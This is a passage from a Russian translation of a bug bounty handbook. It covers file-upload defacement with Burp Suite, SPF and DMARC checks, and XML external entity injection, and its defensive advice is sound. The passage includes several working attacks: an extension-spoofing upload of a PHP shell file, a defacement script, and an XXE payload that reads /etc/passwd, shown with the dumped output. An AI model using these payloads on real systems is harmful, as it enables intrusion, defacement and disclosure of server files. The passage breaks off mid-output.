

Рис. 6-11. *Вывод вкладки Repeater в Burp Suite*

На рис. 6-11 мы видим, что после строки Content-Disposition на вкладке Repeater у нас есть строка, в которой мы изменили имя файла с shell-command.php на shell-command.php.jpg. Это выглядит так:

```
Content-Disposition: form-data , name="uploadedFile",
filename="shell-command.php.jpg"
Content-type: image/jpg
```

Мы собираемся обмануть сервер, что это изображение с расширением .jpg, которое разрешено. В то же время мы изменили Content-Type на image/jpg. Помните, что вы должны вручную отредактировать раздел Request с левой стороны, что мы и сделали на рис. 6-11. После этого нам нужно снова нажать кнопку “Go”. На рис. 6-12 показана часть заголовка раздела Request и Response.



Рис. 6-12. *Request и Response отображаются на вкладке Repeater*

Рисунок был запечатлен еще до того, как мы нажали кнопку “Go” в разделе Request. Нажатие кнопки “Go” приведет к внедрению вредоносного файла на сайт.

Это все, что нам нужно, чтобы сделать дефейс веб-приложения https://sanjib.site/upload.

Рис. 6-12 ясно показывает нам, что он будет работать, когда вы нажмете кнопку “Go”, потому что при вводе https://sanjib.site/upload/shell-command.php файл выполняет команды оболочки и запускает команду ls-la. Вместе с этим он создал каталог. Однако на вкладке Repeater Burp Suite имя файла может измениться. Это показывает нам новый файл 8.php в нашем каталоге. Это изменение могло произойти по нескольким причинам, потому что система была реальной.

Я сделал его намеренно уязвимым, и инфраструктура безопасности хостинговой компании могла помешать этому.

Помните, как тестировщик на проникновение, вы не должны использовать какую-либо реальную систему, чтобы показать этот тип атаки владения системой, которая может повредить любой веб-сайт, за исключением тех случаев, когда вы являетесь владельцем.

На следующем шаге я покажу вам традиционный дефейс с использованием DVWA.



Рис. 6-13. *Вывод вредоносного PHP кода на реальном приложении https://sanjib.site/upload*

Рис. 6-13 ясно показывает нам список каталогов этой папки, и в то же время он создал папку под названием “hacker” внутри нее. Очевидно, что когда я владею системой, занимаюсь перечислением каталогов и созданием каталогов, мне нетрудно испортить ее слоганом, как это обычно бывает при традиционном дефейсе!

Традиционный дефейс

Поскольку я не могу испортить свой веб-сайт, я могу попробовать это в виртуальной лаборатории. Давайте сделаем это с намеренно уязвимым приложением в нашей виртуальной лаборатории.

Давайте откроем приложение DVWA, перейдем в раздел “upload file” и загрузим PHP-файл с именем x.php (Рис. 6-14).



Рис. 6-14. *Загрузка прошла успешно в DVWA.*

Код x.php довольно простой

//code 6.7

```
<?php

echo "<h1>This site is hacked!</h1>";
```

Просматривая исходный код DVWA, мы обнаруживаем, что форма не была должным образом обработана.

//code 6.8

```
<div class="vulnerable_code_area">

                <form enctype="multipart/form-data" action="#"
                method="POST" />
                        <input type="hidden" name="MAX_FILE_
                        SIZE" value="100000" />
```

```
                    Choose an image to upload:
                    <br />
                    <input name="uploaded" type="file" /><br />
                    <br />
                    <input type="submit" name="Upload"
                    value="Upload" />
            </form>

            <pre>../../hackable/uploads/x.php succesfully
            uploaded!</pre>
    </div>
```

Это означает, что мы можем загрузить любой файл и запустить его, чтобы испортить домашнюю страницу конкретного каталога (рис.6-15).



Рис. 6-15. *Дефейс приложения DVWA*

Как тестировщик на проникновение, когда вы тестируете живую систему вашего клиента, вы попытаетесь загрузить любой динамический код. Если часть очистки и валидации не покрыта должным образом, вы сможете загрузить любой исполняемый код с помощью Burp Suite, как мы видели в предыдущих примерах.

Дефейс возможен, если сайт уязвим для загрузки файлов. Возможность загружать вредоносные файлы означает, что вы можете испортить любой сайт с помощью кричащего баннера вроде этого: “Этот сайт взломан!” Однако фундаментальная атака, которая владеет системой и позволяет злоумышленнику загрузить вредоносный файл, может быть более опасной.

Глава 7

Отравление инфраструктуры политики отправителей

Sender Policy Framework, SPF (инфраструктура политики отправителя) - это технический стандарт, который помогает защитить отправителей и получателей электронной почты от спама, спуфинга и фишинга. Это форма аутентификации по электронной почте.

Рассмотрим воображаемую ситуацию. Мой адрес веб-сайта https://sanjibsinha.fun. Теперь я использую несколько адресов электронной почты для различных целей. Я отправляю электронные письма с этих адресов и получаю на них ответы. Один из них support@sanjibsinha.fun. Если мой SPF неверен, то есть если я не поддерживаю регламентированный технический стандарт для этой цели, то любой плохой парень может отправлять электронные письма, используя этот адрес электронной почты support@ sanjibsinha.fun. Как это можно сделать и как мы должны защищаться от этого, мы увидим в этой главе. Другими словами, если у меня нет достаточного количества записей SPF, любой сможет отравить SPF моего веб-приложения, используя эту уязвимость.

Таким образом, SPF можно определить как способ проверки того, что сообщение электронной почты отправлено с авторизованного почтового сервера. Для того чтобы обнаружить подделку и обнаружить спам, он является обязательным для каждого веб-приложения. Основным протоколом для отправки электронной почты является SMTP. По умолчанию SMTP не включает никакого механизма аутентификации. По этой причине SPF предназначен как дополнение к SMTP.

S. Sinha, *Bug Bounty Hunting for Web Security*,
https://doi.org/10.1007/978-1-4842-5391-5_7

Обнаружив, что в Запросе для комментариев Internet Engineering Task Force (IETF) написала подробный отчет на ту же тему, мы должны быть очень осторожны. Вы можете следить за обновлениями по этой ссылке: https://tools.ietf.org/html/rfc7208.

Тестирование SPF записей

Что касается SPF, то это также является представлением записи Службы доменных имен (DNS). Он специально определяет, какие почтовые серверы могут отправлять электронную почту от имени вашего домена, используя IP-адреса. В любом случае запись SPF включается в базу данных DNS организации в виде специально отформатированной текстовой записи DNS. Есть простые шаги, которые могут помочь вам написать записи SPF для ваших клиентов.

Первым шагом для реализации SPF является определение того, какие почтовые серверы вы хотите использовать для отправки электронной почты из вашего домена. Затем составьте список ваших отправляющих доменов. После этого вы можете создать свою запись SPF. Процесс довольно прост.

Начните с тега v=spf1 (версия 1) и следуйте за его IP-адресами.

Текстовая запись DNS https://sanjibsinha.fun похоже на это:

```
v=spf1 +a +mx +ip4:94.130.19.124 ~all
```

Поскольку запись SPF публикуется в DNS как текстовая запись, хостинг-провайдер может проверить ее.

Теперь мы можем попытаться отправить электронное письмо по адресу support@sanjibsinha.fun используя любой поддельный почтовый ящик, например Emkei.cz или sendanonymousemail.net (Рис. 7-1).



Рис. 7-1. *Попытка отправить поддельное письмо с помощью поддельной почтовой программы в качестве support@ sanjibsinha.fun*

Ссылаясь на рис. 7-1, мы можем сказать, что эта миссия не увенчалась успехом, поскольку запись SPF https://sanjibsinha.fun был установлен в соответствии с техническим стандартом. Хотя на веб-странице почты анонимного отправителя будет отображаться сообщение типа “Спасибо, ваше сообщение было отправлено”, но оно останется недоставленным, если ваша запись SPF соответствует техническому стандарту.

Таким образом, мы можем сделать вывод, что на моем сайте достаточно записей SPF https://sanjibsinha.fun. Однако нам нужно проверить, есть ли какие-либо другие уязвимости в этой записи SPF или нет. В следующем разделе мы обсудим это.

Изучение SPF уязвимостей

Хотя SPF является техническим стандартом для аутентификации вашего почтового сервера, достаточно ли его для защиты вашей электронной почты от спуфинга или фишинга? Существуют ли какие-либо уязвимости, которые можно использовать? Да, есть некоторые ограничения, о которых вы должны знать.

Конечно, SPF не проверяет заголовок From; все равно этот заголовок отображается в большинстве клиентов как фактический отправитель сообщения. Вместо проверки заголовка From он использует оболочку from для определения отправляющего домена. Оболочка from - это обратный адрес. Он фактически сообщает почтовым серверам, куда нужно вернуть или отбросить сообщение. Оболочка from содержится в скрытом заголовке сообщения электронной почты, содержащем технические детали. Серверы используют эти данные, чтобы понять, кто должен получить электронное письмо, какое программное обеспечение было использовано и многие другие технические детали. Поэтому SPF может сломаться при пересылке электронной почты. Поскольку каждый отправитель становится новым отправителем сообщения, в этот момент проверки SPF, выполняемые новым адресатом, могут не соответствовать техническому стандарту.

В этом сценарии жизненно важную роль играет отчетность по проверке подлинности сообщений на основе домена и соответствие требованиям (DMARC). Это система проверки электронной почты, предназначенная для защиты домена электронной почты любого веб-приложения от использования для подмены электронной почты или фишинга.

Поскольку SPF не имеет отчетности, DMARC добавляет эту основную функцию к SPF. В своих DNS-записях владелец домена публикует запись DMARC, которая поможет ему получить представление о том, кто отправляет электронную почту от имени своего домена.

Ваши клиенты всегда хотят убедиться в одном: что только их клиенты будут получать электронные письма, которые отправили только они, а не какой-нибудь плохой парень, который будет использовать поддельный почтовый ящик и отправлять электронные письма анонимно.

Согласно отчету DMARC Analyzer, до 2016 года по всему миру было совершено множество фишинговых атак.

Вы можете посетить https://www.dmarcanalyzer.com для получения дополнительной информации; вы также можете найти информацию о “фишинговых атаках.” В целом, этот тип атаки агрессивно нарастает. Теперь, если бы владельцы веб-сайтов или доменов были более сознательными, следуя техническим стандартам, то это немного уменьшило бы преступность.

Список из отчета довольно длинный. Мы можем проверить некоторые из них:

- 70% всех глобальных электронных писем являются вредоносными.
- В 2016 году объем спам-писем увеличился в 4 раза.
- В марте 2016 года 9 из 10 фишинговых электронных писем содержали ту или иную форму вымогателей.
- 78% людей утверждают, что знают о рисках неизвестных ссылок в электронных письмах. И все же они все равно по ним щелкают.
- В 2016 году в среднем ежемесячно наблюдалось более 400 000 фишинговых сайтов.
- 30% фишинговых писем открываются.

Конечно, как профессионал в области безопасности или тестировщик, вам нужно проверить домен вашего клиента и убедиться, что у него есть запись SPF. Для этого вы можете проверить его через два веб-сайта:

```
http://www.kitterman.com/spf/validate.html
https://mxtoolbox.com
```

Пойдем в http://www.kitterman.com/spf/validate.html.
Мы собираемся проверить, действительно ли https://sanjibsinha.fun имеет правильную запись SPF или нет (рис. 7-2).



Рис. 7-2. *Изучение записи SPF в http://www.kitterman.com/spf/validate.html*

Мы получаем этот отчет от `http://www.kitterman.com/spf/validate.html`. *//code 7.1*

```
Поиск и проверка записей SPF для: sanjibsinha.fun
Записи SPF публикуются в DNS как записи TXT.

TXT записи, найденные для вашего домена, являются:
v=spf1 +a +mx +ip4:94.130.19.124 ~all

Проверка наличия допустимой записи SPF.
```

Найдена v=spf1 запись для sanjibsinha.fun:
v=spf1 +a +mx +ip4:94.130.19.124 ~all

оценивание...
Запись SPF прошла проверочный тест с помощью pySPF (Python SPF library)!

Используйте кнопку назад в вашем браузере, чтобы вернуться к инструменту проверки SPF без очистки формы.

Теперь, в то же время, мы также посмотрим на https://mxtoolbox.com (Рис. 7-3).



Рис. 7-3. *Изучение записи SPF в https://mxtoolbox.com*

Мы обнаружили, что https://sanjibsinha.fun имеет правильную запись SPF, и это выглядит так:

//code 7.2

```
v=spf1 +a +mx +ip4:94.130.19.124 ~all
```

Тем не менее, если вы исследуете дальше, вы обнаружите, что есть некоторые проблемы в некоторых областях, таких как записи DMARC (рис. 7-4).



Рис. 7-4. *Проблемные зоны DMARC в https://sanjibsinha.fun*

https://mxtoolbox.com не нашел ни одной записи DMARC. В то же время он не нашел ни одной DNS-записи в зоне DMARC. Вы должны включить эти изображения в свой отчет, когда будете его писать.

Вы можете написать своему клиенту, что владелец веб-сайта должен точно знать, что все его посетители или клиенты будут видеть только те электронные письма, которые они отправили. Поэтому запись DMARC является обязательной для каждого владельца домена. Защита электронной почты с помощью DMARC очень важна, потому что получатели электронной почты убеждены, что электронная почта, по-видимому, исходящая с ваших веб-сайтов, является законной.

Наконец, я хотел бы добавить несколько строк для читателей, которые знакомы с командами Linux. Существуют некоторые инструменты командной строки, которые можно использовать для отображения записей SPF, или текущие записи SPF можно проверить, выполнив compare.sh. Вы можете скачать командные инструменты SPF с https://github.com/spf-tools/spf-tools.

Глава 8

XML Инъекция

Всякий раз, когда мы тестируем приложение и видим, что функциональность приложения имеет синтаксический анализ XML в бэкэнде, мы попытаемся протестировать приложение на проблемы с XML инъекцией. Обычно мы используем синтаксический анализатор XML, чтобы проверить, правильно ли отформатирован XML-документ клиентского приложения или нет. Мы также проверяем XML документы с помощью этого синтаксического анализатора XML. Перед тестированием на проникновение любого приложения с проблемами XML инъекции, использование XML-парсеров является обычной процедурой. Этот тип XML-инъекции может привести к среднему и серьезному повреждению приложения. Это может изменить предполагаемую логику приложения.

Как тестировщик, когда вы исследуете веб-приложение, вы подвергаете его тестированию, вставляя XML-метасимволы для изменения структуры результирующего XML.

Кроме того, в зависимости от используемого кода возможно вмешательство в логику приложения, выполнение несанкционированных действий или доступ к конфиденциальным данным. Кроме того, вы должны просмотреть ответ приложения, чтобы определить, действительно ли оно уязвимо.

В виртуальной лаборатории мы скоро сделаем то же самое. Перед этим нам нужно понять несколько важных понятий, таких как что такое XML? Зачем он нам нужен и что такое DTD? Мы также будем иметь представление о том, как ключевые слова и сущность играют жизненно важную роль в любой атаке с использованием XML-инъекций.

S. Sinha, *Bug Bounty Hunting for Web Security*,
https://doi.org/10.1007/978-1-4842-5391-5_8

В следующих разделах описаны практические примеры XML инъекции. Перед этим нам нужно узнать, что такое XML.

Что такое XML?

Прежде всего, XML - это программно-и аппаратно-независимый язык для хранения и передачи данных. Во-вторых, XML означает расширяемый язык разметки и похож на HTML. В третьих, XML был разработан, чтобы быть самоописательным. Таким образом, вы можете спроектировать конструкцию в соответствии с вашими потребностями. Наконец, вам нужно определить как теги, так и структуру документа таким образом, чтобы это было осмысленно, как если бы вы проектировали таблицу и поля базы данных, потому что вы увидите, что XML похож на базу данных.

Следующий большой вопрос, зачем нам нужен XML. Почему вместо базы данных мы должны использовать XML документ? Самое большое преимущество XML заключается в том, что он не зависит от программного и аппаратного обеспечения. XML документ хранит данные в виде обычного текста, что значительно упрощает процесс хранения и транспортировки данных.

Давайте рассмотрим пример XML данных:

//code 8.1

```
<email>
  <to>Bob</to>
  <from>John</from>
  <message>Hello, Bob.</message>
</email>
```

Здесь <email> это элемент. Внутри элемента <email> у нас есть еще несколько элементов, таких как <to>, <from> и <message>. Вы можете добавить столько элементов, сколько пожелаете.

Это похоже на таблицу в базе данных, где вы создаете таблицу под названием email. Внутри таблицы email у вас есть поля, вызываемые и так далее. Конечно, вы можете написать тот же файл в JSON, например так:

```
{
    "to": "Bob",
    "from": "John",
    "message": "Hello, Bob"
}
```

Как средство передачи и хранения данных, JSON быстро обгоняет XML по популярности. Тем не менее, все еще во многих веб-приложениях вы найдете использование XML, потому что он был популярен в течение многих лет.

Что такое DTD?

Определение типа документа или DTD определяет юридические элементы и атрибуты XML-документа. С помощью DTD разработчики согласовывают стандартную структуру данных для хранения и транспортировки данных.

Кроме того, приложение может проверить с помощью DTD, правильно ли отформатирован XML документ или нет. Он также проверит, определены ли XML данные внутри XML документа или из внешнего источника, такого как URI или URL. DTD позволяет нам определить, какими будут ключевые слова и сущности в XML документе. Таким образом, проверка уязвимостей XML может быть выполнена путем инъекции новых ключевых слов и сущностей.

Мы можем объявить DTD внутри email этого XML файла, как это было раньше:

```
<?xml version="1.0"?>
<!DOCTYPE email [
<!ELEMENT email (to,from,message)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
```

```
<!ELEMENT message (#PCDATA)>
]>
<email>
  <to>Bob</to>
  <from>John</from>
  <message>Hello, Bob.</message>
</email>
```

Теперь, если вы проанализируете этот XML-файл и посмотрите источник представления, вы обнаружите, что вторая и третья строка

```
<!DOCTYPE email [
<!ELEMENT email (to,from,message)>
```

будет закомментирована, и останется только версия и части элемента. Очевидно, это называется внутренним DTD.

Что такое инъекция внешних сущностей XML?

Инъекция XML часто похожа на инъекцию XXE. XXE означает внешнюю сущность XML. XXE позволяет злоумышленнику взаимодействовать с процессом обработки XML-данных приложением. Через инъекцию XXE мы можем просматривать файловую систему сервера; мы можем вмешиваться в любую бэкэнд обработку; кроме того, мы можем атаковать любые внешние системы, к которым может получить доступ само приложение. Во многих случаях, приложения используют формат XML для передачи данных между браузером и сервером. При этом он использует стандартную библиотеку или платформу API для обработки XML-данных на сервере. Владелец приложения не имеет никакого контроля над теми стандартными библиотеками или платформы API, где могут скрываться потенциально опасные функции.

Хотя DTD играет жизненно важную роль в определении форматирования XML, он не имеет никакого контроля над внешними сущностями XML, поскольку они являются типами пользовательских XML-сущностей, загружаемых извне определения DTD. Как тестировщик, вы найдете внешние сущности весьма интересными, потому что вы можете определить сущность XML данных на основе содержимого пути к файлу или URL-адреса.

Давайте рассмотрим пример таких внешних сущностей. В предполагаемом уязвимом приложении в нашей виртуальной лаборатории мы можем проверить код, чтобы получить все пароли системы. Мы увидим это в следующих разделах. Мы также будем выполнять различные типы XML-инъекций в нашей виртуальной лаборатории.

Выполнение XML инъекции

Давайте запустим приложение OWASP bWA в нашей виртуальной лаборатории и откроем намеренно уязвимое веб-приложение mutillidae. В поле проверки мы вставим этот код:

//code 8.2

```
<?xml version="1.0"?>
    <!DOCTYPE change-log [
        <!ENTITY xxe SYSTEM "file:///etc/passwd">
    ]><text>&xxe;</text>
```

Это даст нам такой результат:

//code 8.3

```
//XML Submitted
<?xml version="1.0"?>
<!DOCTYPE change-log [ <!ENTITY xxe SYSTEM "file:///etc/
passwd"> ]>
<text>&xxe;</text>
```

```
//Text Content Parsed From XML
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/
sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/
bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/
usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/
sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/
var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/
bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing
List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/
ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/
nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/
sh syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/
home/klog:/bin/false mysql:x:103:105:MySQL Server,,,:/
var/lib/mysql:/bin/false landscape:x:104:122::/var/lib/
landscape:/bin/false sshd:x:105:65534::/var/run/sshd:/usr/
sbin/nologin postgres:x:106:109:PostgreSQL administrator,,,:/
var/lib/postgresql:/bin/bash messagebus:x:107:114::/var/run/
dbus:/bin/false tomcat6:x:108:115::/usr/share/tomcat6:/bin/
false user:x:1000:1000:user,,,:/home/user:/bin/bash polkit
user:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/
hald:/bin/false pulse:x:111:120:PulseAudio daemon,,,:/var/run/
